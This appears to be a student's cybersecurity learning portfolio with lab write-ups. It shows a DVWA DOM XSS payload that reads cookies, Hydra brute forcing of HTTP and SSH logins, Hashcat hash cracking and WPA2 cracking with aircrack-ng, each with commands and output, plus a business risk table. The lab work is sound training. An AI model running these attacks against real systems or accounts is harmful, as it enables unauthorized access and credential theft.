


Figure 1.5.14

XSS DOM

DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser. the source could be the URL of the page, or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (OWASP, 2021).

DOM based XSS challenge from DVWA was completed to show all the skills and knowledge gained from this subject. This application only lets you choose the preferred language so there is no real user input other than the options that already exist. As seen in the URL of Figure 1.5.15, default is the function that checks for the language selected and gives the value to the browser so that the language is now available. I solved this by changing the URL where default is equal to the following statement:

- <script>alert(document.cookie)</script>

It is possible to change the value of default for a script that will be executed. To prove that this vulnerability exists, we should be getting the session cookie with the statement mentioned before. The example can be observed in Figure 1.5.15, where the highlighted part in the URL shows the piece of code input and the session ID popping after reloading the page with the statement in the URL. In some other cases we would need to encode the statement or piece of code that wants to be input into the URL due because of the URL encoding certificates in more secure applications.




Figure 1.5.15

1.5.6 CSRF

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated (OWASP, 2021). One of the main reasons attackers abuse this vulnerability is to perform actions, depending on the privileges of the user. If a user has low privileges, actions such as:

- Transferring funds.
- Changing their email address or password.
- Contact support as a user.

If the user is an admin, it is way more serious as the attacker can have complete control of the functionality of the web application and compromise all the services and data stored in the server or database.

1.6 Network Sniffing and Spoofing

Sniffing corresponds to theft or interception of data by capturing the network traffic using a packet sniffer such as Wireshark. When packets travel across networks, if not encrypted, the packets can be read in plain text, giving potentially critical information to attackers, spies or other third parties that are not meant to be in the communication. This can be used to analyze the network and gain information to eventually cause the network to crash or to become corrupted or read the communications happening across the network. To perform an activity on sniffing I launched the DVWA machine in a virtual machine. While running Wireshark and I logged into the DVWA and managed to capture the HTTP POST request that will send the data from the user login in. As seen in Figure 1.6.1, username and password are found this specific HTTP packet.

ARP spoofing is a type of attack in which a hacker sends fake ARP messages over a network. This results in the linking of an attacker's MAC address with the IP address of a real and authorized computer or server on the network. The effects of ARP spoofing attacks can have serious effects in companies and entities (VeraCode, n.d.). ARP spoofing attacks are used to steal sensitive information. In addition, ARP spoofing attacks can be used to facilitate other attacks such as:

- Denial-of-service attacks: DoS attacks often leverage ARP spoofing to link multiple IP addresses with a single target's MAC address. As a result, traffic that is intended for many different IP addresses will be redirected to the target's MAC address, overloading the target with traffic.
- Session hijacking: Session hijacking attacks can use ARP spoofing to steal session IDs, granting attackers access to private systems and data.
- Man-in-the-middle attacks: MITM attacks can rely on ARP spoofing to intercept and modify traffic between victims.




Figure 1.6.1

1.7 Password Cracking

A password cracking attack is the process of obtaining the correct password to an account in an unauthorized way. The most common password cracking attacks are brute force attacks, dictionary attacks and making use of Rainbow Tables attacks. Password cracking programs work by using various methods to process and analyze large numbers of password hashes. To put into practice the knowledge gain on this topic I completed challenges from tryhackme.com. These challenges are completed to learn Hydra brute force attacks and Hashcat to crack hashes.

Bruteforce

The challenge is called Hydra(https://tryhackme.com/room/hydra). In this challenge we will be using Hydra tool. It is commonly used as a network logon cracker. To begin with I made a nmap scan on the IP given by the CTF to check for service versions and certificates using the command:

- Nmap scan sudo nmap -sV -sC 10.10.248.33

As seen in Figure 1.7.1, ports 22 for SSH and 80 for HTTP are open. Next step is to visit the webpage and try to brute force the log in page and the SSH service with the proper Hydra commands and using the rockyou.txt wordlists as it is known to be the biggest wordlist.

```
└─$ sudo nmap -sV -sC 10.10.248.33
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-29 12:02 EDT
Nmap scan report for 10.10.248.33
Host is up (0.042s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 aa:2b:85:81:97:8a:07:4c:5b:73:4c:23:8d:97:b0:87 (RSA)
|   256 97:97:8c:de:fe:48:74:ef:76:42:ac:6c:1a:67:ca:0a (ECDSA)
|_  256 db:08:de:48:2e:9a:aa:19:22:96:a7:c2:69:4b:9e:68 (ED25519)
80/tcp open  http    Node.js Express framework
| http-title: Hydra Challenge
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.93 seconds
```

Figure 1.7.1

The login page is a common login page that requires only a username and password. The challenge already gives us the name of the user, which is Molly. I will try with the username Molly or molly since it is the obvious username based on the name. To try and brute force the login page I used the following command:

- hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.248.33 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -f

In this command the -l flag represents the username, the -P flag means the path of the wordlist that is going to be used to brute force the login form. Next, we have the IP of the victim's machine in the /login URL and declaring the username and password variables. The results can be seen in Figure 1.7.2 highlighted in green. The password for Molly was sunshine in the web application. Once logged in I managed to capture the first flag as seen in Figure 1.7.4.

```
└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.248.33 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -f
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-29 12:35:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.248.33:80/login:username=^USER^&password=^PASS^:F=incorrect
[80][http-post-form] host: 10.10.248.33   login: molly   password: sunshine
[STATUS] attack finished for 10.10.248.33 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-29 12:36:01
```

Figure 1.7.2

Next, I will try to brute force the SSH service to get access into the server and then possibly escalate privileges and/or deploy malicious code that can damage or compromise the system. To try and brute force the SSH service I ran the following Hydra command:

- hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.248.33 -t 4 ssh

The command also uses the -l and -P flags for username and wordlists, the difference is at the end of the command. The flag -t stands for the threads used and SSH for the service being attacked. As seen in Figure 1.7.3 the rockyou.txt wordlist worked to crack the password for Molly, the password was butterfly. Next, I connected through SSH using the credentials found with Hydra to find the second flag.

```
└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.248.33 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-29 12:33:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.248.33:22/
[22][ssh] host: 10.10.248.33   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-29 12:34:43
```

Figure 1.7.3

In Figure 1.7.4 it is possible to observe that both of the flags were found and the challenge was completed.




Figure 1.7.4

Hash Cracking

In this challenge I will be using Hashcat to crack some hashes given by the challenges. These challenges require different attacks and modes to be able to crack the different types of hashes given. Hashcat is an effective password cracker widely used by both penetration testers and sysadmins to recover passwords but, criminals can also use the tool to perform attacks. The first challenge was completed using the following Hashcat command:

- hashcat -a 0 -m 1400 hashes.txt /usr/share/wordlists/rockyou.txt

The flags used to crack the hash stored in hashes.txt are -a to choose the attack mode and -m for the mode of the hash. The wordlists used is going to be rockyou.txt again. As seen in Figure 1.7.5 the hash was cracked and the result was “paule”.

Figure 1.7.5

The next challenge was very similar, but it required a different attack mode, which it can be set by changing the -m flag to the mode that is required depending on the type of hash being cracked. The following Hashcat command was used to crack hash number 2:

- hashcat -a 0 -m 1000 1DFECA0C002AE40B8619ECF94819CC1B /usr/share/wordlists/rockyou.txt

As seen in Figure 1.7.6 the cracked has resulted in a string of letters and numbers.

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

1dfeca0c002ae40b8619ecf94819cc1b:n63umy8lkf4i

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: 1dfeca0c002ae40b8619ecf94819cc1b
```

Figure 1.7.6

The last challenge was more complicated because it had a salt. These makes the hash quite more secure and Hashcat will take more time to crack. In this occasion I used mode 1800 to crack this salted hash. The result can be seen in Figure 1.7.7 as “waka99”. The command used to achieve this result is:

- hashcat -a 0 -m 1800 hashes.txt /usr/share/wordlists/rockyou.txt

```
$6$aReallyHardSalt$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxIf.hsGpS41BqMhSrHVXgMpdjS6xeKZAs02.:w
aka99

Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$aReallyHardSalt$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPM...ZAs02.
Time.Started.....: Tue Mar 29 13:04:32 2022 (20 mins, 44 secs)
Time.Estimated...: Tue Mar 29 13:25:16 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2278 H/s (10.96ms) @ Accel:256 Loops:128 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2832384/14344385 (19.75%)
Rejected.........: 0/2832384 (0.00%)
Restore.Point....: 2831360/14344385 (19.74%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: wakesake1 → waiteti

Started: Tue Mar 29 13:03:58 2022
Stopped: Tue Mar 29 13:25:16 2022
```

Figure 1.7.7

In Figure 1.7.8 it is possible to observe that the flags were captured, and the hashes were cracked successfully.




Figure 1.7.8

1.8 WIFI Security

Wi-Fi security protocols use encryption technology to secure networks and protect the data of their clients. The most common protocols in Wi-Fi security are WEP, WPA, and WPA2. WPA2 was designed to secure and protect Wi-Fi networks. WPA2 ensures that data sent or received over your wireless network is encrypted, and only people with your network password have access to it (Ghimiray, 2022). To learn more about Wi-Fi security protocols and Wi-Fi hacking I will hack into a Wi-Fi network using WPA2 security with the aircrack-ng tools.

For this challenge I will be using a Wi-Fi stick (Netgear N150-WNA 1100 'Mindstorms') that supports monitor mode and connect it to my Kali Linux machine.

After the Wi-Fi USB stick is connected to the attacking machine, the next step is setting the interface of the Wi-Fi stick in monitoring mode. This step will be done by first using the command *airmon-ng.* This command will give us the list of possible interfaces to monitor, this can check if the Wi-Fi stick is properly connected. To start monitoring the desired interface, the command:

- airmon-ng start wlan0 1

This will start the NetGear device's interface in monitoring mode as seen in Figure 1.8.1.




Figure 1.8.1

Next, I will use Wireshark to check for the BSSID of the Wi-Fi network that is being targeted as seen in Figure 1.8.2.




Figure 1.8.2

Once the BSSID is caught, airodump-ng will be used to capture the handshake to capture the data necessary to crack the password. This will be done with the command:

- sudo airodump-ng -c 1 --bssid 64:66:b3:be:17:3a -w cozycat wlan0mon

In this airodump-ng command, the -c flag represents the channel seen in the Wireshark packet captured, the –bssid flag stands for the BSSID found in the step before, -w flag is where we will store the output of this command to save the data to crack the password. Finally, wlan0mon is the interface that was set to monitoring mode before. As seen in Figure 1.8.3 the handshake was captured when a connection was done in the network and the output was saved to cozycat-01.cap file.




Figure 1.8.3

Once the .cap file is created after a handshake is done, it is possible to crack the password of the Wi-Fi network to gain access. To do this we will use aircrack-ng. The following command will try to crack the Wi-Fi password:

- sudo aircrack-ng cozycat-01.cap -w /usr/share/wordlists/rockyou.txt

In this case aircrack-ng, takes the .cap file to get the handshake data and -w flag represents the word list that is going to be used to crack the password of the network. As seen in Figure 1.8.4, the password was found using this command. The password of the ”Cozycat” router is hellokitty and can be seen next to “KEY FOUND!”.




Figure 1.8.4

Personal Vulnerability Investigation

The personal vulnerability investigation will be hand-in in a different document. The PDF version of the personal vulnerability report is stored in the following Github repository as vulnassesment.pdf: https://git.fhict.nl/I408431/documents .

2. Risk Consultant

Risk consultants help companies gain more confidence in handling future business decisions. They help create solutions or plans for businesses when dealing with potential adversities and security risks to avoid assets being compromised and minimize the possible threats and exposure to loss of these assets.

2.1 Security Threats

There are various Cyber Threats with which hackers attempt to invade a system, for example to get hold of important data or to use the system for further exploitation, like:

- **Malware**: Malware is malicious software that is usually found attached to emails, embedded in fraudulent links, hidden in ads, and lying-in wait at various sites that your employees might visit on the internet. It is used to exploit networks and/or devices. Some types of malware are viruses, worms, ransomware, trojan horse, etc. To increase security when it comes to malware, an antivirus is recommended to protect your devices and manage them while being monitored. In addition, educate employees about cyber security and the possible consequences.
- **Spam**: Spam is any kind of unwanted digital communication that gets sent out in bulk. Often spam is sent via email, but it can also be distributed via text messages, phone calls, or social media to try and get victim's information, payment details or even trick them to somehow download malware. Educating employees on cybersecurity and avoid opening non trusted emails.
- **Phishing**: Phishing attacks begin with the threat actor usually sending an email, acting as someone trusted or familiar. The attacker will ask the victim to perform an action through the email. These actions would often lead to the leakage of sensitive data such as user credentials, payment details, addresses, etc. To decrease chances of phishing attacks, educating employees about cyber security can be critical for a company.
- **Adware**: Adware is, in simple words malicious advertising. Adware can affect the performance of your device severely and can lead to the unwanted installation of a different and more harmful malware. To defend against adware, make sure you keep your operating system, web browser, and email clients updated. Also, avoid opening/clicking on untrusted ads.
- **Man-in-the-middle attack**: A man-in-the-middle attack is a type of spoofing attack, where attackers interrupt an existing conversation or data transfer. Once the attacker is sitting in the middle of the communication, he/she can pretend to be any participant in the communication. This can lead to the attacker gaining credentials or any other sensitive information from the end-users. To help avoid MITM attacks it is recommended to have a strong WI-FI security/credentials and avoiding visiting HTTP only web pages.
- **Ransomware**: Ransomware attacks encrypt the victim's data and holding it for ransom until the hacker is paid to release it. Usually, ransomware will destroy the encrypted data or the cyber-criminal might expose it if the ransom is not paid. One of the best practices to protect against ransomware is by educating employees on not downloading or opening untrusted links or documents. In addition, keeping your systems updated and

continuously creating backups to easily restore infrastructure and data without paying ransom.

- **Denial of Service (DOS and DDOS)**: This type of attack is done by sending large amounts of traffic from one or multiple sources to a service or website, intending to overwhelm it and denying certain functionalities or even complete shutdown of the service or web application. The difference between DoS and DDoS attacks is that DoS utilizes one computer in the attack, while in a DDoS attack, requests are sent from multiple sources. To increase security against DoS and DDoS attacks it is important to set up monitoring and intrusion prevention tools to look for signs of these attacks. In addition, having good network security such as firewalls, different network for different services, constant back-ups, and limiting ports opened directly to the internet.
- **Advanced persistent threats**: An advanced persistent threat (APT) is a broad term used to describe an attack campaign in which a stealthy intruder, or team of intruders, establishes an illicit, long-term presence on a network to mine highly sensitive data (imperva, 2021). Some of the best practices to prevent advanced persistent threats is to install and properly configure firewalls, make use of antivirus, and implement intrusion prevention systems and monitoring tools.

2.2 IT Risk Analysis & Business Continuity

Risk analysis is the process of assessing the likelihood of an adverse event occurring within a certain entity such as governments, corporations, etc. As a risk analyst, an individual seeks to identify, measure, and mitigate various risk exposures or security flaws facing a business or project. During the research of a company with a team, we created a risk analysis table for our group project. In Figure 2.2.1, you can observe the possible risks, the impact it can have in the business, how much of a risk is it and some possible mitigations. We define risk mitigations as strategies to prevent and reduce the effects of threats faced by a business. We analyze steps to reduce the negative effects of threats and disasters on business continuity. Furthermore, business continuity is concern with arrangements aiming to protect an organization's critical business functions from interruption due to incidents, or at least minimize the effects. In Figure 2.2.2, we can see the summary and process that is used as a framework for business continuity management. First, policies are stablished such as password policies, then risks are assessed like previously explained, next comes the identification of critical processes and information to come up with mitigation strategies and finally educating staff about cyber security and what are the possible risks they might face.

Threat	Impact	Impact level	Chance	Risk level	How & why	Conclusion
Ddos	Downtime, Reputation damage, Financial damage	3	3	High Risk	No DDoS protection thus easy target	Van Ginkel should get DDoS protection from a anti-DDoS provider and make sure to monitor traffic regularly for inconsistency's
Opportunists	Reputation damage, physical damage, Claims, environmental damage	4	3	Very Risk full Needs change!	Website is XSS and SQLi injectable	They should really look for more sanitized code and overall make sure that their website is protected against XSS and SQLi!
Malware	Reputation damage, physical damage, Claims, environmental damage, downtime, financial damage	4	2	High Risk	Anyone can fall for malware if not careful	They should in general be careful and always have either cloud or hard disk backup's in case of a hack. They should also keep customer credentials in a unreachable place
Phishing	Financial damage, reputational damage	2	1	Low Risk	Not really susceptible	Just watch out who mails and what they send you in links or attachments
Data breach (personal data)	Reputational damage, customer damage, claims human safety	3	2	Medium Risk	Possibility through XSS or SQLi	They should really protect their input bars better and make XSS and SQLi impossible on their website.
Stealing confidential business data	Reputation damage, Claims or Fines, financial damage	3	2	Medium Risk	Possibility through XSS or SQLi	They should really protect their input bars better and make XSS and SQLi impossible on their website.
Ransomware	Financial damage, Physical damage, Downtime, Incident handling costs, Environmental damage	5	2	Very Risk full Needs change!	Downloading wrong file can be disastrous	Ransomware is very popular these days, many company's experience them. Watch out what you download where you visit and for strange mails. Also keep software and os up-to-date
Advanced Persistent Threats	Reputation damage, Claims & Fines, financial damage	4	1	Low Risk	Not big enough to be attractive to for APT's	Since this is a costly undertaking and the company is so small this is unlikely but like with the other threats be careful on the internet

Figure 2.2.1

Figure 2.2.2

3. Security Engineer

